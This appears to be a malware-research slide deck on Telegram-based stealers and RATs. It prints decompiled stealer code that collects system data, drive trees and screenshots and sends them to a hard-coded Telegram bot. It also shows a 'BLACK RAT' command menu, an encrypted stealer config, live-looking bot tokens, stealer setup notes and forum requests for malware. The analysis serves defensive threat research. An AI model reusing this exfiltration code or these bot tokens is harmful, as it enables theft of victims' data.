    using (StreamWriter out2 = new StreamWriter(TempFolder + "\\Installed"))
    {
        Console.SetOut(out2);
        Installed();
    }
    using (StreamWriter out3 = new StreamWriter(TempFolder + "\\ListProcesses"))
    {
        Console.SetOut(out3);
        ListProcesses();
    }
    using (Process process = new Process())
    {
        process.StartInfo.FileName = "cmd";
        process.StartInfo.Arguments = "/c systeminfo > \"" + TempFolder + "\\SystemInfo\"";
        process.StartInfo.UseShellExecute = true;
        process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        process.Start();
        process.WaitForExit();
    }
    DriveInfo[] drives = DriveInfo.GetDrives();
    foreach (DriveInfo driveInfo in drives)
    {
        if (driveInfo.IsReady)
        {
            using Process process2 = new Process();
            process2.StartInfo.FileName = "cmd";
            process2.StartInfo.Arguments = "/c tree /F >> \"" + TempFolder + "\\Tree\"";
            process2.StartInfo.WorkingDirectory = driveInfo.Name;
            process2.StartInfo.UseShellExecute = true;
            process2.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            process2.Start();
            process2.WaitForExit();
        }
    }
    PrtScr(TempFolder + "\\ " + GenString(10));
    Thread.Sleep(5000);
    ZipFile.CreateFromDirectory(TempFolder, TempFolder + ".zip");
    Directory.Delete(TempFolder, recursive: true);
    Bot B = new Bot();
    await B.SendMessage("-----Begin-----\nUser Name: " + Environment.UserName + "\nMachine Name: " + Environment.MachineName);
    await B.SendFile(TempFolder + ".zip");
    await B.SendMessage("-----End-----");
    File.Delete(TempFolder + ".zip");

```

```
Bot()
// Bot
using Telegram.Bot;

private TelegramBotClient Client = new TelegramBotClient("5094216170:AAG3f5pjcGOHfDfRrqqEP0pqs7sF0HHUWk");
private long ChatID = 1896986979L;
```

Telegram Bot Information

```
Assemblies
├─ 04d8057e882b6f876891d9762eb2f0106fc507f0aecd279fcea370948ae63066
│  ├─ Microsoft.CSharp (6.0.0.0, .NETCoreApp, v6.0)
│  ├─ Microsoft.VisualBasic.Core (11.0.0.0, .NETCoreApp, v6.0)
│  ├─ Microsoft.VisualBasic (10.0.0.0, .NETCoreApp, v6.0)
│  ├─ Microsoft.Win32.Primitives (6.0.0.0, .NETCoreApp, v6.0)
│  ├─ Microsoft.Win32.Registry (6.0.0.0, .NETCoreApp, v6.0)
│  ├─ Microsoft.Win32.SystemEvents (6.0.0.0, .NETCoreApp, v6.0)
│  └─ mscorlib (4.0.0.0, .NETCoreApp, v6.0)
└─ ...

SendFile(string) : Task
// Bot
using ...

public async Task SendFile(string PathFile)
{
    using FileStream Stream = File.OpenRead(PathFile);
    InputOnlineFile document = new InputOnlineFile(Stream, Path.GetFileName(PathFile));
    await Client.SendDocumentAsync(ChatID, document);
}
```


Sending a file

```
local_218 = (undefined8 ****)
            ((ulonglong)local_218 & 0xfffffffffffff00
            (ulonglong)*(byte *)((longlong)param_2 + 0x3
uStack1352 = (undefined8 ****) (param_2 + 4);
local_558 = &PTR_s_https://www.iplocate.io/api/look_140
uStack1360 = (undefined8 ****) &LAB_14000d9f0;
uStack1344 = (undefined8 ****) &DAT_1403299f0;
uStack1336 = &local_218;
local_530 = &LAB_140020890;
local_358 = &PTR_DAT_140f895e8;
uStack848 = (undefined *)0x3;
local_348 = (longlong *)0x0;
local_338 = &local_558;
uStack816 = 3;
FUN_140348390(&local_78, &local_358);
```

Investigating a Telegram Bot

GetMe

Use getMe to find out more information about the bot



https://api.telegram.org/bot5248767874:AAHfaouXDPszTKXS0QdQ52VJ5200mZsZK4U/getMe

GET https://api.telegram.org/bot5248767874:AAHfaouXDPszTKXS0QdQ52VJ5200mZsZK4U/getMe

Params Authorization Headers (6) Body Pre-request Script Tests Settings

Query Params

KEY	VALUE
-----	-------

Body Cookies Headers (9) Test Results

Pretty Raw Preview Visualize JSON

```
1  {"ok": true,
2  "result": {
3    "id": 5248767874,
4    "is_bot": true,
5    "first_name": "darksecretsbot",
6    "username": "darksecretsbot",
7    "can_join_groups": true,
8    "can_read_all_group_messages": false,
9    "supports_inline_queries": false
10   }
11 }
12 }
```

Payload Analysis

Identify the sample as an electron binary

ASAR extract the Electron package

Identify important actor code && discovered password protected rust binary

Get the password protected rust binary from the electron

Reverse engineer the rust binary to identify actor's intent.

Use messages from actor's telegram channel to identify actor's potential targets

Infrastructure Analysis

Analyze C2 Infrastructure

Fuzz potential paths



✓ No security vendors and no sandboxes flagged this file as malicious

48ddfd4e17b06566d260e23d7f1f5ef6b2c14a7e12ba202d3dc78541549feba3

59.88 MB

2022-07-15 22:10:13 UTC

main

Size

7 days ago

64bits macho



RUSSIAN - DETECTED

SPANISH

ENGLISH

RUSSIAN



ENGLISH

SPANISH

RUSSIAN



```
@bot.message_handler(commands=['start', 'back'])
def start_message(message):
    if str(message.chat.id) == user_id:
        keyboard = telebot.types.ReplyKeyboardMarkup
        keyboard.add('Получить IP"Скриншот Экрана'
        keyboard.add('Фото с Камеры"Сообщение'
        keyboard.add('Выключить Компьютер"Перезагрузить
Компьютер'
        keyboard.add('Добавить RAT в автозагрузку')
        keyboard.add('/help')
        bot.send_message(user_id, 'Hello!\nIm BLACK RAT\n\nAuthor:
@blackcode_admin\nChannel: @blackcode_tg',
reply_markup=keyboard)
```



```
@bot.message_handler(commands=['start', 'back'])
def start_message(message):
    if str(message.chat.id) == user_id:
        keyboard = telebot.types.ReplyKeyboardMarkup
        keyboard.add('Get IP"Screenshot'
        keyboard.add('Camera Photo"Message'
        keyboard.add('Shutdown Computer"Restart Computer'
        keyboard.add('Add RAT to autoload')
        keyboard.add('/help')
        bot.send_message(user_id, 'Hello!\nIm BLACK RAT\n\nAuthor:
@blackcode_admin\nChannel: @blackcode_tg',
reply_markup=keyboard)
```



name	Date modified	Type	Size
css	11/13/2022 9:54 PM	File folder	
fonts	11/13/2022 9:54 PM	File folder	
img	11/13/2022 9:54 PM	File folder	
src	11/13/2022 9:54 PM	File folder	
static	11/13/2022 9:54 PM	File folder	
apple-touch-icon.png	11/13/2022 9:54 PM	PNG File	18 KB
asset-manifest.json	11/13/2022 9:54 PM	JSON Source File	1 KB
electron.js	11/13/2022 9:54 PM	JavaScript Source ...	5 KB
email.html	11/13/2022 9:54 PM	Microsoft Edge H...	29 KB
favicon.ico	11/13/2022 9:54 PM	Icon File	67 KB
icon.icns	11/13/2022 9:54 PM	ICNS File	111 KB
icon.ico	11/13/2022 9:54 PM	Icon File	67 KB
icon.png	11/13/2022 9:54 PM	PNG File	201 KB
index.html	11/13/2022 9:54 PM	Microsoft Edge H...	3 KB
manifest.json	11/13/2022 9:54 PM	JSON Source File	1 KB
precache-manifest.90800c209b2b5497efb...	11/13/2022 9:54 PM	JavaScript Source ...	1 KB
preload.js	11/13/2022 9:54 PM	JavaScript Source ...	1 KB
service-worker.js	11/13/2022 9:54 PM	JavaScript Source ...	2 KB
setup.zip	11/13/2022 9:54 PM	WinRAR ZIP archive	9,245 KB
source.exe	11/13/2022 9:54 PM	Application	14,149 KB
Ukaz_VV.pdf	11/13/2022 9:54 PM	Adobe Acrobat D...	799 KB

Initial Lure



“Order from the Kremlin”




Entry Level Attackers | Stealer Groups

- Entry level & Advanced Crime Groups
- Code Sophistication : An obvious attempt at avoiding static analysis, by using obfuscated(b64) , AES encryption & some segment packing
- Connection Redundancy : Use multiple exfiltration channels (not just telegram)
 - SMTP
 - Pastebin
 - Github

```
public static string BDOS = "j8jfmFTZf/D3yrQvAtPKNnUGQ48efN/bo8+zpCkUBdP+UcMpBAvSh1NUKoc";
public static string Hwid = null;
public static string Delay = "3";
public static string Group = "DMRqrisIeUsqdrORETIDP3RBgk0/ebad010nBuSeFjpe/aRonu5xR799Qg";

public static bool InitializeSettings()
{
    try
    {
        Key = Encoding.UTF8.GetString(Convert.FromBase64String(Key));
        aes256 = new Aes256(Key);
        TelegramToken = aes256.Decrypt(TelegramToken);
        TelegramChatID = aes256.Decrypt(TelegramChatID);
        Ports = aes256.Decrypt(Ports);
        Hosts = aes256.Decrypt(Hosts);
        Version = aes256.Decrypt(Version);
        Install = aes256.Decrypt(Install);
        MTX = aes256.Decrypt(MTX);
        Pastebin = aes256.Decrypt(Pastebin);
        Anti = aes256.Decrypt(Anti);
        BDOS = aes256.Decrypt(BDOS);
        Group = aes256.Decrypt(Group);
        Hwid = HwidGen.HWID();
        Serversignature = aes256.Decrypt(Serversignature);
        ServerCertificate = new X509Certificate2(Convert.FromBase64String(aes256.Decrypt(
        return VerifyHash();
    }
    catch
    {
        return false;
    }
}
```

Underground Forums Advertisement




Mar 18, 2022

Good day everyone , pls i need a botnet crypted file pls

ali1920
New member

This block shows a forum post from a user named 'ali1920', who is identified as a 'New member'. The post is dated 'Mar 18, 2022' and contains the text: 'Good day everyone , pls i need a botnet crypted file pls'. The user's profile picture is a brown square with a white letter 'A'.



Jun 6, 2022

How do I build my virus with it

Dove123
New member

This block shows a forum post from a user named 'Dove123', who is identified as a 'New member'. The post is dated 'Jun 6, 2022' and contains the text: 'How do I build my virus with it'. The user's profile picture is a light blue square with a white letter 'D'.

WorldWind Stealer

```

Untitled - Notepad
File Edit Format View Help

Hello Today I Am Going to SHOW YOU HOW TO SET UP AND USE WORLDWIND STEALER.

FIRST YOU SHOULD CREATE A TELEGRAM BOT BY GOING TO @BOTFATHER
ONCE THERE CREATE A BOT AND COPY THE API TOKEN AND PUT IT IN THE BUILDER

ChatID: @IDCHATBOT
1764190758
  
```

@FlatLineStealer

BotFather bot

854

CN

What d

BotFat

accour

About

https://

Bot AP

https://

Contact

<http://t.me/CashOutGangTalk>

Mac Malware

Macho and BlackRat

Identify PyInstaller

Extract with pyinstxtractor

Get bytecode

Python Bytecode Disassembly

```
getin > /mnt/c/Users/windowsserver/Documents/Tools/pycdc/pycdas main.pyc
main.pyc (Python 3.8)
[Code]
  File Name: main.py
  Object Name: <module>
  Arg Count: 0
  Pos Only Arg Count: 0
  KW Only Arg Count: 0
  Locals: 0
  Stack Size: 5
  Flags: 0x00000040 (CO_NOFREE)
  [Names]
    'telebot'
    'requests'
    'os'
    'subprocess'
    'cv2'
    'PIL'
    'ImageGrab'
    'datetime'
    'system'
    'token'
    'user_id'
    'new_target'
    'TeleBot'
    'bot'
    'message_handler'
    'start_message'
    'help_message'
    'text_message'
    'polling'
  [Var Names]
  [Free Vars]
  [Cell Vars]
  [Constants]
```